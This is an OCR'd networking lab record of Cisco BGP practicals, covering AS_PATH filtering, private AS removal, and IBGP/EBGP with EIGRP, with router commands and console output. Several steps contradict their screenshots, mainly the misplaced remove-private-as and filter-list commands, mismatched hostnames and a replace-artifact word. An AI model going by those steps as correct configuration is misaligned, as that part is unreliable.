
g. Verify the routing table.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BG
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF in
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA externa
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
       ia - IS-IS inter area, * - candidate default, U - per-
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0.0

     209.165.201.0/30 is subnetted, 1 subnets
C       209.165.201.0 is directly connected, Serial1/0
     209.165.202.0/30 is subnetted, 1 subnets
C       209.165.202.128 is directly connected, Serial1/1
C    192.168.1.0/24 is directly connected, Loopback0
S*   0.0.0.0/0 [2/0] via 209.165.201.1
```

Practical No - 2

Aim: Using the AS_PATH Attribute **Topolgy :**



Objective :

− Use BGP commands to prevent private AS numbers from being advertised to the outside world.

− Use the AS_PATH attribute to filter BGP routes based on their source AS number

Step 1 : Prepare the routers for the lab.

Cable the network as shown in the topology diagram. Erase the startup configuration and reload each router to clear previous configurations.

Step 2 : Configure the hostname and interface addresses.

a. You can copy and paste the following configurations into your routers to begin.

Router R1 (hostname Andheri)

Andheri(config)# interface Loopback0

Andheri(config-if)# ip address 10.1.1.1 255.255.255.0

Andheri(config-if)# exit

Andheri(config)# interface Serial0/0/0

Andheri(config-if)# ip address 192.168.1.5 255.255.255.252

Andheri(config-if)# no shutdown

Andheri(config-if)# end

Andheri#

```
R1#
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#hostname Andheri
Andheri(config)#int loopback 0
Andheri(config-if)#
*May  7 09:30:42.867: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0
Andheri(config-if)#ip address 10.1.1.1 255.255.255.0
Andheri(config-if)#exit
Andheri(config)#int s1/0
Andheri(config-if)#ip address 192.168.1.5 255.255.255.252
Andheri(config-if)#no shutdown
Andheri(config-if)#
*May  7 09:31:41.315: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
```

Router R2 (hostname Bandra)

Bandra(config)# interface Loopback0

Bandra(config-if)# ip address 10.2.2.1 255.255.255.0

Bandra(config-if)# interface Serial0/0/0

Bandra(config-if)# ip address 192.168.1.6 255.255.255.252

Bandra(config-if)# no shutdown

Bandra(config-if)# exit

Bandra(config)# interface Serial0/0/1

Bandra(config-if)# ip address 172.24.1.17 255.255.255.252

Bandra(config-if)# no shutdown

Bandra(config-if)# end

Bandra#

```
R2#
R2#conf t
Enter configuration commands, one per line.  End with CNT
R2(config)#hostname Bandra
Bandra(config)#int loopback 0
Bandra(config-if)#ip addr
*May  7 09:31:30.407: %LINEPROTO-5-UPDOWN: Line protocol
Bandra(config-if)#ip address 10.2.2.1 255.255.255.0
Bandra(config-if)#exit
Bandra(config)#int s1/0
Bandra(config-if)#ip address 192.168.1.6 255.255.255.252
Bandra(config-if)#no shutdown
Bandra(config-if)#exit
```

Router R3 (hostname ChurchGate)

Churchgate(config)# interface Loopback0

Churchgate(config-if)# ip address 10.3.3.1 255.255.255.0

Churchgate(config-if)# exit

Churchgate(config)# interface Serial0/0/1

Churchgate(config-if)# ip address 172.24.1.18 255.255.255.252

Churchgate(config-if)# no shutdown

Churchgate(config-if)# end

Churchgate#

```
Bandra(config)#int s1/1
Bandra(config-if)#ip address 172.24.1.17 255.255.255.252
Bandra(config-if)#no shutdown
Bandra(config-if)#
*May  7 09:33:39.591: %LINK-3-UPDOWN: Interface Serial1/1,
```

```
R3#
R3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R3(config)#hostname Churchgate
Churchgate(config)#int loopback 0
Churchgate(config-if)#ip[
*May  7 09:33:31.243: %LINEPROTO-5-UPDOWN: Line protocol on I
Churchgate(config-if)#ip address 10.3.3.1 255.255.255.0
Churchgate(config-if)#exit
Churchgate(config)#int s1/1
Churchgate(config-if)#ip address 172.24.1.18 255.255.255.252
Churchgate(config-if)#no shutdown
Churchgate(config-if)#
*May  7 09:34:39.795: %LINK-3-UPDOWN: Interface Serial1/1, ch
```

b. Use ping to test the connectivity between the directly connected routers.

```
Bandra#ping 192.168.1.5

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/32/40 ms
Bandra#
Bandra#
Bandra#ping 172.24.1.18

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.18, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/36/48 ms
Bandra#
```

Step 3 : Configure BGP.

a. Configure BGP for normal operation. Enter the appropriate BGP commands on each router so that they identify their BGP neighbors and advertise their loopback networks.

Andheri(config)# router bgp 100

Andheri(config-router)# neighbor 192.168.1.6 remote-as 300

Andheri(config-router)# network 10.1.1.0 mask 255.255.255.0

```
Andheri#conf t
Enter configuration commands, one per line.  End with CNTL/
Andheri(config)#router bgp 100
Andheri(config-router)#neighbor 192.168.1.6 remote-as 300
Andheri(config-router)#network 10.1.1.0 mask 255.255.255.0
```

Bandra(config)# router bgp 300

Bandra(config-router)# neighbor 192.168.1.5 remote-as 100

Bandra(config-router)# neighbor 172.24.1.18 remote-as 65000

Bandra(config-router)# network 10.2.2.0 mask 255.255.255.0

```
Bandra#conf t
Enter configuration commands, one per line.  End with CNTL/
Bandra(config)#router bgp 300
Bandra(config-router)#neighbor 192.168.1.5 remote-as 100
Bandra(config-router)#
*May  7 10:04:59.051: %BGP-5-ADJCHANGE: neighbor 192.168.1.
Bandra(config-router)#neighbor 172.24.1.18 remote-as 65000
Bandra(config-router)#network 10.2.2.0 mask 255.255.255.0
```

Churchgate(config)# router bgp 65000

Churchgate(config-router)# neighbor 172.24.1.17 remote-as 300

Churchgate(config-router)# network 10.3.3.0 mask 255.255.255.0

```
Churchgate#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Churchgate(config)#router bgp 65000
Churchgate(config-router)#neighbor 172.24.1.17 remote-as 300
Churchgate(config-router)#
*May  7 10:04:44.195: %BGP-5-ADJCHANGE: neighbor 172.24.1.17 U
Churchgate(config-router)#network 10.3.3.0 mask 255.255.255.0
```

b. Verify that these routers have established the appropriate neighbor relationships by issuing the show ip bgp neighbors command on each router.

Bandra# show ip bgp neighbors

```
Bandra#show ip bgp neighbors
BGP neighbor is 172.24.1.18,  remote AS 65000, external link
  BGP version 4, remote router ID 10.3.3.1
  BGP state = Established, up for 00:01:30
  Last read 00:00:13, last write 00:00:44, hold time is 180, kee
econds
  Neighbor capabilities:
    Route refresh: advertised and received(new)
    New ASN Capability: advertised and received
    Address family IPv4 Unicast: advertised and received
  Message statistics:
    InQ depth is 0
    OutQ depth is 0

                         Sent       Rcvd
    Opens:                  1          1
    Notifications:          0          0
    Updates:                3          1
    Keepalives:             2          3
    Route Refresh:          0          0
    Total:                  6          5
  Default minimum time between advertisement runs is 30 seconds
```

Step 4 : Remove the private AS.

a. DBandralay the Andheri routing table using the show ip route command. Andheri should have a route to both 10.2.2.0 and 10.3.3.0. Troubleshoot if necessary.

Andheri#show ip route

```
Andheri#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 3 subnets
B       10.3.3.0 [20/0] via 192.168.1.6, 00:04:51
B       10.2.2.0 [20/0] via 192.168.1.6, 00:05:22
C       10.1.1.0 is directly connected, Loopback0
     192.168.1.0/30 is subnetted, 1 subnets
C       192.168.1.4 is directly connected, Serial1/0
```

b . Ping again, this time as an extended ping, sourcing from the Loopback0 interface address. **ping 10.3.3.1 source 10.1.1.1 or ping 10.3.3.1 source Lo0**

```
Andheri#ping 10.3.3.1 source 10.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
Packet sent with a source address of 10.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 36/52/64 ms
Andheri#
Andheri#show ip bgp
BGP table version is 4, local router ID is 10.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - in
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.1.0/24      0.0.0.0                  0         32768 i
*> 10.2.2.0/24      192.168.1.6              0             0 300 i
*> 10.3.3.0/24      192.168.1.6                            0 300 65000 i
```

c.Now check the BGP table on Andheri. The AS_ PATH to the 10.3.3.0 network should be AS 300. It no longer has the private AS in the path.

Andheri# show ip bgp

```
Andheri#ping 10.3.3.1 source 10.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
Packet sent with a source address of 10.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/60/9
Andheri#show ip bgp
BGP table version is 5, local router ID is 10.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.1.0/24      0.0.0.0                  0         32768 i
*> 10.2.2.0/24      192.168.1.6              0             0 300 i
*> 10.3.3.0/24      192.168.1.6                            0 300 i
```

Step 5 : Use the AS_PATH attribute to filter routes.

a. Configure a special kind of access list to match BGP routes with an AS_PATH attribute that both begins and ends with the number 100. Enter the following commands on Bandra.

Bandra(config)# ip as-path access-list 1 deny ^100$

Bandra(config)# ip as-path access-list 1 permit .*

```
Bandra#
Bandra#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Bandra(config)#ip as-path access-list 1 deny ^100$
Bandra(config)#ip as-path access-list 1 permit .*
```

b. Apply the configured access list using the neighbor command with the filter-list option.

Bandra(config)# router bgp 300

Bandra (config-router)# neighbor 192.168.1.5 remove-private-as

```
Bandra(config)#router bgp 300
Bandra(config-router)#neighbor 172.24.1.18 filter-list 1 out
Bandra(config-router)#exit
```

c. Use the clear ip bgp * command to reset the routing information. Wait several seconds and then check the routing table for BANDRA. The route to 10.1.1.0 should be in the routing table.
Andheri# show ip route

```
Bandra#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.24.0.0/30 is subnetted, 1 subnets
C       172.24.1.16 is directly connected, Serial1/1
     10.0.0.0/24 is subnetted, 3 subnets
B       10.3.3.0 [20/0] via 172.24.1.18, 00:13:19
C       10.2.2.0 is directly connected, Loopback0
B       10.1.1.0 [20/0] via 192.168.1.5, 00:13:20
     192.168.1.0/30 is subnetted, 1 subnets
C       192.168.1.4 is directly connected, Serial1/0
```

d. Return to BANDRA and verify that the filter is working as intended. Bandra# show ip bgp regexp ^100$

```
Bandra#show ip bgp regexp ^100$
BGP table version is 4, local router ID is 10.2.2.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.1.0/24      192.168.1.5              0             0 100 i
```

e. Run the following Tcl script on all routers to verify whether there is connectivity. All pings from BANDRA should be successful. Andheri should not be able to ping the Churchgate loopback 10.3.3.1 or the WAN link 172.24.1.16/30. Churchgate should not be able to ping the Andheri loopback 10.1.1.1 or the WAN link 192.168.1.4/30.


```
Bandra#tclsh
```

```
Bandra(tcl)#foreach address {
+>10.1.1.1
+>10.2.2.1
+>10.3.3.1
+>192.168.1.5
+>192.168.1.6
+>172.24.1.17
+>172.24.1.18
+>}  { ping $address }
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/40/64 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.2.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/4 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/32/48 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/28/40 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/59/64 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.17, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/56/68 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.18, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/31/48 ms
```

Practical No - 3

Aim: Configuring IBGP and EBGP Sessions, Local Preference, and MED **Topolgy :**



Objectives

- For IBGP peers to correctly exchange routing information, use the **next-hop-self** command with the **Local-Preference** and **MED** attributes.
- Ensure that the flat-rate, unlimited-use T1 link is used for sending and receiving data to and from the AS 200 on ISP and that the metered T1 only be used in the event that the primary T1 link has failed.

Step 1: Configure interface addresses. Router R1 (hostname ISP)

ISP(config)# **interface Loopback0**

ISP(config-if)# **ip address 192.168.100.1 255.255.255.0**

ISP(config-if)# **exit**
ISP(config)# **interface Serial0/0/0**

ISP(config-if)# **ip address 192.168.1.5 255.255.255.252**

ISP(config-if)# **no shutdown**
ISP(config-if)# **exit**

ISP(config)# **interface Serial0/0/1**

ISP(config-if)# **ip address 192.168.1.1 255.255.255.252**

ISP(config-if)# **no shutdown**
ISP(config-if)# **end**

```
ISP(config-if)#interface Loopback0
ISP(config-if)#ip address 192.168.100.1 255.255.255.0
ISP(config-if)#exit
ISP(config)#
ISP(config)#int s1/0
ISP(config-if)#ip address 192.168.1.5 255.255.255.252
ISP(config-if)#no shutdown
ISP(config-if)#exit
ISP(config)#
*May 18 17:42:51.491: %LINK-3-UPDOWN: Interface Serial1
ISP(config)#
*May 18 17:42:52.495: %LINEPROTO-5-UPDOWN: Line protoco
ISP(config)#
ISP(config)#int s1/1
ISP(config-if)#ip address 192.168.1.1 255.255.255.252
ISP(config-if)#no shutdown
```

Router R2 (hostname SanJose1)

SanJose1(config)# **interface Loopback0**

SanJose1(config-if)# **ip address 172.16.64.1 255.255.255.0**

SanJose1(config-if)# **exit**
SanJose1(config)# **interface Serial0/0/0**

SanJose1(config-if)# **ip address 192.168.1.6 255.255.255.252**

SanJose1(config-if)# **no shutdown**
SanJose1(config-if)# **exit**
SanJose1(config)# **interface Serial0/0/1**

SanJose1(config-if)# **ip address 172.16.1.1 255.255.255.0**

SanJose1(config-if)# **no shutdown**
SanJose1(config-if)# **end**

```
ANDHERI(config)#interface Loopback0
ANDHERI(config-if)#
*May 18 17:42:40.167: %LINEPROTO-5-UPDOWN: Line protocol
ANDHERI(config-if)#ip address 172.16.64.1 255.255.255.0
ANDHERI(config-if)#exit
ANDHERI(config)#
ANDHERI(config)#int s1/0
ANDHERI(config-if)#ip address 192.168.1.6 255.255.255.252
ANDHERI(config-if)#no shutdown
ANDHERI(config-if)#exit
ANDHERI(config)#
*May 18 17:43:11.899: %LINK-3-UPDOWN: Interface Serial1/0
ANDHERI(config)#
*May 18 17:43:12.903: %LINEPROTO-5-UPDOWN: Line protocol
ANDHERI(config)#
ANDHERI(config)#int s1/1
ANDHERI(config-if)#ip address 172.16.1.1 255.255.255.0
ANDHERI(config-if)#no shutdown
```

Router R3 (hostname SanJose2)

SanJose2(config)# **interface Loopback0**

SanJose2(config-if)# **ip address 172.16.32.1 255.255.255.0**

SanJose2(config-if)# **exit**
SanJose2(config)# **interface Serial0/0/0**

SanJose2(config-if)# **ip address 192.168.1.2 255.255.255.252**

SanJose2(config-if)# **no shutdown**
SanJose2(config-if)# **exit**
SanJose2(config)# **interface Serial0/0/1**

SanJose2(config-if)# **ip address 172.16.1.2 255.255.255.0**

SanJose2(config-if)# **no shutdown**
SanJose2(config-if)# **end**

```
BORIVALI(config)#interface Loopback0
BORIVALI(config-if)#
*May 18 17:43:25.783: %LINEPROTO-5-UPDOWN: Line protocol o
BORIVALI(config-if)#ip address 172.16.32.1 255.255.255.0
BORIVALI(config-if)#exit
BORIVALI(config)#
BORIVALI(config)#int s1/0
BORIVALI(config-if)#ip address 192.168.1.2 255.255.255.252
BORIVALI(config-if)#no shutdown
BORIVALI(config-if)#exit
BORIVALI(config)#
*May 18 17:43:54.311: %LINK-3-UPDOWN: Interface Serial1/0,
BORIVALI(config)#
BORIVALI(config)#
*May 18 17:43:55.315: %LINEPROTO-5-UPDOWN: Line protocol o
BORIVALI(config)#int s1/1
BORIVALI(config-if)#ip address 172.16.1.2 255.255.255.0
```

Step 2: Configure EIGRP.

Configure EIGRP between the SanJose1 and SanJose2 routers. (Note: If using an IOS prior to 15.0, use the no auto-summary router configuration command to disable automatic summarization. This command is the default beginning with IOS 15.)

SanJose1(config)# **router eigrp 1**
SanJose1(config-router)# **network 172.16.0.0**

```
ANDHERI(config)# router eigrp 1
ANDHERI(config-router)#network 172.16.0.0
```

SanJose2(config)# **router eigrp 1**
SanJose2(config-router)# **network 172.16.0.0**

```
BORIVALI(config)#router eigrp 1
BORIVALI(config-router)#network 172.16.0.0
```

Step 3: Configure IBGP and verify BGP neighbors.

a. Configure IBGP between the SanJose1 and SanJose2 routers. On the SanJose1 router, enter the following configuration.

SanJose1(config)# **router bgp 64512**
SanJose1(config-router)# **neighbor 172.16.32.1 remote-as 64512**

SanJose1(config-router)# **neighbor 172.16.32.1 update-source lo0**

```
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 172.16.32.1 remote-as 64512
ANDHERI(config-router)#neighbor 172.16.32.1 update-source lo0
```

If multiple pathways to the BGP neighbor exist, the router can use multiple IP interfaces to communicate with the neighbor. The source IP address therefore depends on the outgoing interface. The **update-source lo0** command instructs the router to use the IP address of the interface Loopback0 as the source IP address for all BGP messages sent to that neighbor.

b. Complete the IBGP configuration on SanJose2 using the following commands.

SanJose2(config)# **router bgp 64512**
SanJose2(config-router)# **neighbor 172.16.64.1 remote-as 64512**

SanJose2(config-router)# **neighbor 172.16.64.1 update-source lo0**

```
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 172.16.64.1 remote-as 64512
BORIVALI(config-router)#neighbor 172.16.64.1 update-source lo0
```

c. Verify that SanJose1 and SanJose2 become BGP neighbors by issuing the **show ip bgp neighbors** command on SanJose1. View the following partial output. If the BGP state is not established, troubleshoot the connection.

SanJose2# **show ip bgp neighbors**

```
BORIVALI#show ip bgp neighbors
BGP neighbor is 172.16.64.1,  remote AS 64512,
  BGP version 4, remote router ID 172.16.64.1
  BGP state = Established, up for 00:00:47
  Last read 00:00:47, last write 00:00:47, hol
  Neighbor capabilities:
    Route refresh: advertised and received(new
    New ASN Capability: advertised and receive
    Address family IPv4 Unicast: advertised an
  Message statistics:
    InQ depth is 0
    OutQ depth is 0

                         Sent       Rcvd
    Opens:                  1          1
    Notifications:          0          0
    Updates:                0          0
```

Step 4: Configure EBGP and verify BGP neighbors.

d. Configure ISP to run EBGP with SanJose1 and SanJose2. Enter the following commands on ISP.

ISP(config)# **router bgp 200**

ISP(config-router)# **neighbor 192.168.1.6 remote-as 64512** ISP(config-

router)# **neighbor 192.168.1.2 remote-as 64512**

ISP(config-router)# **network 192.168.100.0**

```
ISP(config)#router bgp 200
ISP(config-router)#neighbor 192.168.1.6 remote-as 64512
ISP(config-router)#neighbor 192.168.1.2 remote-as 64512
ISP(config-router)#network 192.168.100.0
```

e. Configure a discard static route for the 172.16.0.0/16 network. Any packets that do not have a more specific match (longer match) for a 172.16.0.0 subnet will be dropped instead of sent to the ISP. Later in this lab we will configure a default route to the ISP.

SanJose1(config)# **ip route 172.16.0.0 255.255.0.0 null0**

```
ANDHERI(config)#ip route 172.16.0.0 255.255.0.0 null0
ANDHERI(config)#
```

f. Configure SanJose1 as an EBGP peer to ISP.

SanJose1(config)# **router bgp 64512**
SanJose1(config-router)# **neighbor 192.168.1.5 remote-as 200**

SanJose1(config-router)# **network 172.16.0.0**

```
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 remote-as 200
ANDHERI(config-router)#network 172.16.0.0
ANDHERI(config-router)#exit
```

g. Use the **show ip bgp neighbors** command to verify that SanJose1 and ISP have reached the established state. Troubleshoot if necessary.

SanJose1# **show ip bgp neighbors**

```
ANDHERI#show ip bgp neighbors
BGP neighbor is 172.16.32.1,  remote AS 64512, internal lir
  BGP version 4, remote router ID 172.16.32.1
  BGP state = Established, up for 00:02:49
  Last read 00:00:56, last write 00:00:21, hold time is 180
  Neighbor capabilities:
    Route refresh: advertised and received(new)
    New ASN Capability: advertised and received
    Address family IPv4 Unicast: advertised and received
  Message statistics:
    InQ depth is 0
    OutQ depth is 0
```

Configure a discard static route for 172.16.0.0/16 on SanJose2 and as an EBGP peer to ISP.
SanJose2(config)# **ip route 172.16.0.0 255.255.0.0 null0**

SanJose2(config)# **router bgp 64512**
SanJose2(config-router)# **neighbor 192.168.1.1 remote-as 200**

SanJose2(config-router)# **network 172.16.0.0**

```
BORIVALI(config)#ip route 172.16.0.0 255.255.0.0 null0
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 remote-as 200
BORIVALI(config-router)#
*May 18 18:00:01.031: %BGP-5-ADJCHANGE: neighbor 192.168.1.1 Up
BORIVALI(config-router)#network 172.16.0.0
```

Step 5: View BGP summary output.

In Step 4, the **show ip bgp neighbors** command was used to verify that SanJose1 and ISP had reached the established state. A useful alternative command is **show ip bgp summary**. The output should be similar to the following.
SanJose2# **show ip bgp summary**

```
BORIVALI# show ip bgp summary
BGP router identifier 172.16.32.1, local AS number 64512
BGP table version is 5, main routing table version 5
2 network entries using 264 bytes of memory
4 path entries using 208 bytes of memory
5/2 BGP path/bestpath attribute entries using 840 bytes of memory
1 BGP AS-PATH entries using 24 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
Bitfield cache entries: current 2 (at peak 2) using 64 bytes of memory
BGP using 1400 total bytes of memory
BGP activity 2/0 prefixes, 4/0 paths, scan interval 60 secs

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/Pfx
172.16.64.1     4        64512       7       8        5    0    0 00:04:18        2
192.168.1.1     4          200       5       4        3    0    0 00:00:26        1
```

Step 6: Verify which path the traffic takes.

f. Clear the IP BGP conversation with the **clear ip bgp *** command on ISP. Wait for the conversations to reestablish with each SanJose router.

ISP# **clear ip bgp ***

```
ISP#clear ip bgp *
ISP#
```

g. Test whether ISP can ping the loopback 0 address of 172.16.64.1 on SanJose1 and the serial link between SanJose1 and SanJose2, 172.16.1.1.

ISP# **ping 172.16.64.1**

```
ISP#ping 172.16.64.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.64.1, timeout is 2 seconds:

*May 18 18:02:42.575: %BGP-5-ADJCHANGE: neighbor 192.168.1.6 Up .....
Success rate is 0 percent (0/5)
```

ISP# **ping 172.16.1.1**

```
ISP#ping 172.16.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

h. Now ping from ISP to the loopback 0 address of 172.16.32.1 on SanJose2 and the serial link between SanJose1 and SanJose2, 172.16.1.2.

ISP# **ping 172.16.32.1**

```
ISP# ping 172.16.32.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.32.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 12/31/48 ms
```

ISP# **ping 172.16.1.2**

```
ISP#ping 172.16.1.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/24/32 ms
```

I. Issue the **show ip bgp** command on ISP to verify BGP routes and metrics.

ISP# **show ip bgp**

```
ISP#show ip bgp
BGP table version is 3, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*  172.16.0.0       192.168.1.6              0             0 64512 i
*>                  192.168.1.2              0             0 64512 i
*> 192.168.100.0    0.0.0.0                  0         32768 i
```

